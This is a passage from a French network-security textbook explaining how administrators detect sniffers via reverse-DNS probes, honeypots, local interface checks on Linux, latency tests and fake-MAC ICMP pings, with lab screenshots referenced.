
Figure 5.2. *Génération du faux paquet ping ICMP*

Les valeurs des principaux champs du faux paquet *ping* ICMP sont mentionnées dans le tableau 5.1.

En-tête Ethernet	
Adresse source MAC =	*Adresse MAC de la machine de test : 00:02:A5:B6:E3:82*
Adresse destination MAC =	Une fausse adresse MAC (par exemple : AA-AA-AA-AA-AA-AA)
Type Ethernet =	*0x0800 (IP message)*
En-tête IP	
Adresse source IP =	Adresse IP de la machine de test : 172.16.16.2.
Adresse destination IP =	L'adresse IP non utilisable : 172.16.16.182
En-tête ICMP	
Type =	8 (*echo request*)
Code =	0

Tableau 5.1. *Les valeurs des principaux champs du faux paquet ping ICMP*

On utilise le générateur de paquet du *sniffer* CommView pour envoyer le faux paquet *ping* ICMP, comme l'illustre l'écran ci-dessous.



Les machines en mode normal bloqueront le faux paquet *ping* ICMP. Cependant, les machines en mode *promiscuous* dont l'option « génération des requêtes DNS inverses » est activée, généreront des requêtes DNS inverses vers un serveur DNS pour rechercher le nom de la machine avec l'adresse IP 172.16.16.182 (figure 5.3).






Figure 5.3. *Génération des requêtes DNS inverses*

La machine de test d'adresse IP 172.16.16.2 exécute Sniffer Pro pour visualiser le trafic et capturer particulièrement les requêtes DNS inverses. L'écran ci-dessous montre que la machine de test a envoyé le faux paquet *ping* ICMP vers la machine d'adresse IP 172.16.16.182.



L'écran ci-dessous montre que la machine d'adresse IP 172.16.16.20 a envoyé une requête DNS inverse vers le serveur DNS d'adresse 193.95.66.10 à la recherche du nom de la machine d'adresse IP 172.16.16.182. Il est donc clair que la machine émettrice est en mode *promiscuous*, exécutant un *sniffer* qui génère des requêtes DNS inverses.



5.3.2. *La méthode pots de miel (*honey pots*)*

Si la plupart des méthodes de détection des *sniffers* fonctionnent uniquement en réseau local, la méthode *pots de miel*, elle, fonctionne partout.

Elle exploite le fait que nombreux protocoles transmettent des mots de passe non cryptés, et que les intrus cherchent souvent des mots de passe et des *logins*. Elle consiste simplement à installer un client et un serveur transmettant des paquets non cryptés (par exemple un serveur FTP ou HTTP) dans le réseau. L'accès au serveur exige de l'utilisateur de s'authentifier en fournissant un *login* et un mot de passe (accès non anonyme). Le client ouvre une session au serveur en fournissant un *login* et un mot de passe valides. Le serveur qui est complètement virtuel, est configuré avec des comptes virtuels.

Une fois qu'un intrus a obtenu le *login* et le mot de passe dans le réseau, il veut accéder au serveur en utilisant ces informations. Un système de détection d'intrusion ou un *sniffer* peut être configuré pour noter ces occurrences, alertant qu'un intrus a trouvé le trafic et a essayé d'employer l'information. Cette méthode applique en quelque sorte le proverbe qui dit qu'on prend plus de mouches avec du miel qu'avec du vinaigre.

Cette méthode est toutefois limitée puisque l'intrus, pour une raison ou pour une autre, peut retarder sa tentative d'accéder au serveur. De plus, il peut ne pas être intéressé par ce type de trafic. Il utilise des filtres sur les paquets et ainsi il ne voit pas les paquets relatifs à la connexion avec le serveur virtuel.

5.3.3. *La méthode de l'hôte local*

Détecter localement un processus qui fait fonctionner le *sniffer* est difficile parce que le nom de ce processus peut être déguisé en quelque chose d'anodin. La seule manière pour détecter un *sniffer* dans ce cas, est de contrôler si la carte réseau n'est pas en mode *promiscuous*. Une machine ne devrait jamais être en mode *promiscuous*, sauf si son fonctionnement l'exige (cas pour un routeur ou un *firewall*). Le fait que la carte réseau soit en mode *promiscuous* est une forte indication qu'un *sniffer* est en cours exécution.

Sous la plate-forme Unix, il existe différentes applications qui vérifient si la carte réseau locale est en mode *promiscuous*, comme l'outil CPM[5] (*check promiscuous mode*). Une autre méthode est d'exécuter la commande « *ifconfig -a* » qui énumérera les interfaces réseaux, et affichera toutes les informations à leur sujet. Le mot PROMISC signifie que la carte réseau est en mode *promiscuous*. Ainsi, la commande « *ifconfig -a | grep PROMISC* » permet d'afficher uniquement les cartes réseau en mode *promiscuous*. Notons que l'utilitaire *ifconfig* est parfois remplacé par des pirates pour éviter d'être découverts.

Les systèmes Irix et Solaris n'ont aucun *flag* d'indication sur le mode *promiscuous*. De même sous Windows, aucune commande ne permet de vérifier le mode *promiscuous* pour la machine locale.

5. Téléchargeable à partir de l'adresse ftp://ftp.cerias.purdue.edu/pub/tools/unix/sysutils/cpm/.

La méthode de l'hôte local exige un accès physique à la machine cible pour identifier le mode de sa carte réseau. Ceci n'est pas pratique du tout car le but d'un administrateur réseau est de détecter à distance les machines du réseau avec des cartes en mode *promiscuous*.


5.3.3.1. *Expérience sous Linux*

Nous allons essayer quatre commandes qui permettent de savoir si la carte réseau local est en mode *promiscuous* sous Linux. Nous allons également les comparer en vue de choisir les commandes les plus robustes. Ces commandes sont : *ifconfig*, *CPM* (*check promiscuous mode*), *ip link list* et *ip address show*.


L'expérience se déroule en quatre étapes.

1re étape

Tout d'abord, toutes les cartes réseau sont en mode normal. On exécute les deux commandes *ifconfig* et *CPM*. L'écran ci-dessous montre que les cartes réseau *ethO* et *lo* sont en mode normal.




Ensuite, on exécute les deux commandes *ip link list* et *ip address show*. L'écran ci-dessous montre que les cartes réseau *ethO* et *lo* sont en mode normal.




2e étape

On met la carte *eth0* en mode *promiscuous* en utilisant la commande « *ifconfig eth0 promisc* ». Ensuite, on exécute les deux commandes *ifconfig* et *CPM*. L'écran ci-dessous montre que les commandes *ifconfig* et *CPM* ont permis de détecter le mode *promiscuous* de la carte réseau *ethO*.



On exécute les deux commandes *ip link list* et *ip address show*. L'écran ci-dessous montre que les deux commandes *ip link list* et *ip address show* ont permis de détecter le mode *promiscuous* de la carte réseau *ethO*.




3e étape

Maintenant, on désactive le mode *promiscuous* de la carte réseau *eth0* en utilisant la commande « *ifconfig eth0 -promisc* ». Ensuite, on exécute les quatre commandes *ifconfig*, *CPM*, *ip link list* et *ip address show*. Le résultat montre que la carte réseau *eth0* est en mode normal. Par conséquent, jusqu'à maintenant les quatre commandes *ifconfig*, *CPM*, *ip link list* et *ip address show* donnent toutes les mêmes résultats.


4e étape

Maintenant que toutes les cartes réseau sont en mode normal, on exécute le *sniffer Ethereal* et on choisit comme interface réseau *eth0*. La différence avec la 1re étape, c'est qu'on va mettre l'interface réseau *eth0* en mode *promiscuous* par un *sniffer* et non pas par une commande *shell* de configuration, telle que la commande « *ifconfig eth0 promisc* ».

Ensuite, on exécute les deux commandes *ifconfig* et *CPM*. L'écran ci-dessous montre que ces deux commandes n'ont pas pu détecter le mode *promiscuous* de l'interface réseau *eth0*.



On passe ensuite aux commandes *ip link list* et *ip address show*. L'écran ci-dessous montre que le mode *promiscuous* de l'interface réseau *eth0* a pu être détecté.



Si le mode *promiscuous* a pu être détecté grâce aux commandes *ip link list* et *ip address show* et que les commandes *ifconfig* et *CPM* ont échoué, c'est que chaque commande possède un fonctionnement particulier.

Par exemple, pour la commande *ifconfig*, il y a deux interprétations.


La première invoque le *flag* système, appelé *IFF_Promisc*, qui est spécifique à l'interface réseau. Et c'est au niveau de ce *flag* que l'information sur le mode (*promiscuous* ou normal) de l'interface réseau existe. La commande *ifconfig* inspecte ce *flag* lors de son exécution. Donc, *ifconfig* ne reporte pas le mode *promiscuous* parce que le *sniffer Ethereal* ne touche pas au *flag IFF_Promisc* lors de son fonctionnement. En outre, *Ethereal* pourrait créer un *flag* interne jouant le même rôle que *IFF_Promisc*. Le *flag IFF_Promisc* se trouve donc intact et la commande *ifconfig* ne pourra pas s'apercevoir du mode *promiscuous.*

Une autre approche incrimine la commande *ifconfig* et préconise par conséquent la méfiance quant aux résultats qu'elle affiche car elle ne reporte pas toujours l'état réel de l'interface réseau (http://linux-ip.net/html/tools-ifconfig.html).

En définitive et compte tenu des tests, nous sommes en mesure d'affirmer que les commandes les plus efficaces pour la détection locale du mode *promiscuous* sous Linux sont *ip link list* et *ip address show.*

5.3.3.2. *Détection du mode promiscuous à l'aide des fichiers logs*

Sous Linux, on peut voir la date et l'heure exacte du début et de la fin de la mise en mode *promiscuous* d'une carte réseau. Pour cela, il suffit de lire le contenu du fichier « /var/log/messages » (écran ci-dessous). Même si un administrateur n'arrive pas à détecter le mode *promiscuous* de la carte réseau locale en temps réel, la consultation du contenu de ce fichier lui permet de voir l'historique de la mise en mode *promiscuous* de la carte réseau et d'en tirer les conclusions adéquates.



5.3.4. *La méthode de latence*

Dans un réseau, une machine qui écoute le trafic entrant provoque sur la machine un ralentissement. Si la machine distante est en mode *promiscuous*, les temps de réponse sont sensiblement plus longs. Une machine écoutant l'ensemble du trafic réseau, sera occupée, et mettra plus de temps à répondre.

La méthode de latence est un test qui fonctionne sur toutes les machines et tous les systèmes d'exploitation. Elle se déroule en deux temps. Dans une première phase, on mesure le temps de réponse moyen (*round trip time* – RTT) d'une machine cible. Dans une seconde phase, on inonde le réseau avec du trafic fictif et on mesure de nouveau le temps de réponse moyen de la machine cible. Le trafic fictif n'a aucun effet sur les machines en mode normal, mais a un effet conséquent sur les machines en mode *promiscuous*, particulièrement celles analysant les protocoles de la couche application pour capturer des *logins* et des mots de passe. Pour plus de précision, ce test doit être effectué plusieurs fois, en utilisant différentes méthodes de mesures.

Après la collecte des RTT avant et après l'envoi du trafic fictif, on utilise généralement un modèle statistique (tels que le *z-Statistic* et le *Student-test*) pour montrer que les deux échantillons des valeurs RTT collectés appartiennent à deux populations différentes et par conséquent que c'est le faux trafic qui en est la cause.

La méthode de latence est une méthode probabiliste et n'est donc pas sûre à 100 %, puisqu'elle peut générer des faux négatifs ou positifs. Cependant, combinée avec d'autres méthodes de détection, elle peut confirmer la présence d'un *sniffer* dans une machine. Comparée à d'autres méthodes de détection, elle est plus délicate à implémenter. D'un autre côté, elle peut dégrader de manière significative le bon déroulement du réseau et peut provoquer une congestion dans les machines exécutant des *sniffers*.

Pour certains systèmes d'exploitation, un éventuel problème est représenté par la possibilité que leurs noyaux traiteront les paquets *ping* ICMP en priorité. Ainsi, les temps de réponse (RTT) des paquets *ping* resteront indépendants des charges des CPU causés par la réception de tout le trafic transitant sur le segment Ethernet, entraînant ainsi des faux positifs. Le choix du type de paquet ARP, ICMP, UDP ou TCP est donc décisif et dépend du système d'exploitation. Généralement, un paquet UDP ou TCP fonctionne sur tous les systèmes d'exploitation.

5.3.5. *La méthode physique*

Un administrateur du réseau peut vérifier manuellement le *hub* ou le *switch* de son réseau pour voir s'il y a des raccordements inattendus. Par exemple, quelques commutateurs (*switchers*) ont un port spécial permettant la réception de tout le trafic circulant dans le réseau. Ce port a une multitude de noms, notamment « *port mirroring* », « *monitoring port* », « *spanning port* », « *SPAN port* » ou « *link mode port* ». Dans le cas des routeurs Cisco, ce port est appelé « *SPAN port* »[6].

Ainsi, si l'intrus arrive à connecter sa machine à ce port, il pourrait alors avec un *sniffer* espionner tout le trafic du réseau.

5.3.6. *La méthode du ping ICMP*

Dans les noyaux des versions anciennes de quelques systèmes d'exploitations (Linux notamment), il y a une condition spécifique qui permet à un utilisateur de déterminer si une machine est en mode *promiscuous* ou non. Quand la carte réseau est placée en mode *promiscuous*, chaque paquet est passé directement au noyau du système d'exploitation. Quelques noyaux de systèmes d'exploitation vérifient seulement l'adresse destination IP dans le paquet pour déterminer si le paquet doit être traité ou non. Le système FreeBSD 4.11 en est un exemple.

Pour détecter le mode *promiscuous* dans les cartes réseau, les programmes de détection des *sniffers* (les *anti-sniffers*) exploitent cette spécificité. Un *anti-sniffer* transmet à une machine suspecte un paquet avec une fausse adresse destination MAC, mais avec une adresse destination IP valide. Le système avec une carte en mode *promiscuous* vérifie uniquement si l'adresse destination IP est valide. Un tel système va générer une réponse à ce type de paquet : la carte réseau est donc en mode *promiscuous.*

Le principe du *ping* ICMP est d'envoyer une fausse demande *ping* (*ICMP Echo request*) à une adresse IP valide d'une machine cible, mais avec une fausse adresse destination MAC. Si la machine est en mode normal (le filtre matériel activé), on s'attend à ce qu'elle ne réponde pas à cette demande. De même, si la machine est en mode *promiscuous* et que le filtre logiciel du noyau de son système d'exploitation filtre les paquets ICMP, elle ne va pas non plus répondre à cette demande. Les filtres matériel et logiciel de la machine n'acceptent en effet que les paquets dont l'adresse destination MAC est de type *unicast*, *broadcast* ou *multicast*. Par contre, si le mode

6. *Switch port analyzer*.

est *promiscuous* et que le noyau du système d'exploitation ne filtre pas les paquets ICMP, la machine va générer un paquet de réponse *ping*, « *ICMP echo reply* ».

Ceci peut être illustré par l'exemple suivant.

Phase 1 (figure 5.4)

La machine suspectée d'exécuter le *sniffer* a, par exemple, une adresse IP de X, et une adresse MAC de 00-40-05-a4-79-3**2**.

On change légèrement l'adresse MAC de la cible en 00-40-05-a4-79-3**3**. Bien évidemment, on aura vérifié au préalable qu'aucune machine du réseau n'a cette adresse MAC.

A partir d'une machine de test, on envoie la commande *ping* ICMP (*ICMP echo request*) avec l'adresse destination IP de X et la fausse adresse destination MAC de 00-40-05-a4-79-3**3**. Le tableau 5.2 représente les valeurs des principaux champs des en-têtes du faux paquet *ping* ICMP envoyé.

En-tête Ethernet	
Adresse source MAC =	Adresse MAC de la machine de test
Adresse destination MAC =	00-40-05-a4-79-33 (fausse adresse)
Type Ethernet =	0x0800 (IP message)
En-tête IP	
Adresse source IP =	Adresse IP de la machine de test
Adresse destination IP =	Adresse IP de X
En-tête ICMP	
Type =	8 (*echo request*)
Code =	0

Tableau 5.2. *Les valeurs des principaux champs du faux paquet ping ICMP*

Phase 2 (figure 5.4)

Si l'on reçoit une réponse, on déduit que la machine suspecte n'exécute pas le filtrage matériel et le noyau de son system d'exploitation ne fait pas de filtrage logiciel, et par conséquent sa carte réseau est en mode *promiscuous*.

On répète ce processus pour toutes les machines du réseau.

Il est important de noter que si une machine ne génère pas de réponse, ceci n'implique pas systématiquement que sa carte réseau est en mode normal. Une machine ne répond pas parce que le noyau de son système d'explosion exécute du filtrage logiciel, en dépit du mode *promiscuous*. Notons que les noyaux des nouvelles versions de la plupart des systèmes d'exploitation exécutent des filtres logiciels.




Figure 5.4. *Les phases 1 et 2 de la méthode du ping ICMP*

Au lieu d'utiliser les paquets *ping* ICMP, on peut utiliser :

– tout protocole qui peut générer des paquets de réponse, par exemple, le protocole TCP (une demande de connexion TCP), ou le protocole UDP (un *echo request* sur le port 7) ;

– tout protocole qui peut générer des paquets d'erreur destinés à la machine source, par exemple un paquet comportant un en-tête IP avec de fausses valeurs.

De nos jours, cette technique est largement connue, et les agresseurs parviennent à développer du filtrage virtuel dans les codes de leurs *sniffers*. Ainsi, en plus de sa fonction principale de capture des paquets circulant dans un réseau, le *sniffer* bloquera les paquets *ping* ICMP portant des adresses destination MAC qui ne sont pas de type *unicast*, *broadcast* ou *multicast*. De cette manière, la machine exécutant le *sniffer* ne peut pas générer de réponses à ces paquets. De plus, les noyaux des nouvelles versions de la plupart des systèmes d'exploitation incluent des filtres logiciels. Par conséquent, la méthode du *ping* ICMP et même toutes les autres méthodes utilisant d'autres protocoles, ne permettront plus la détection des machines dont les cartes réseau sont en mode *promiscuous*.

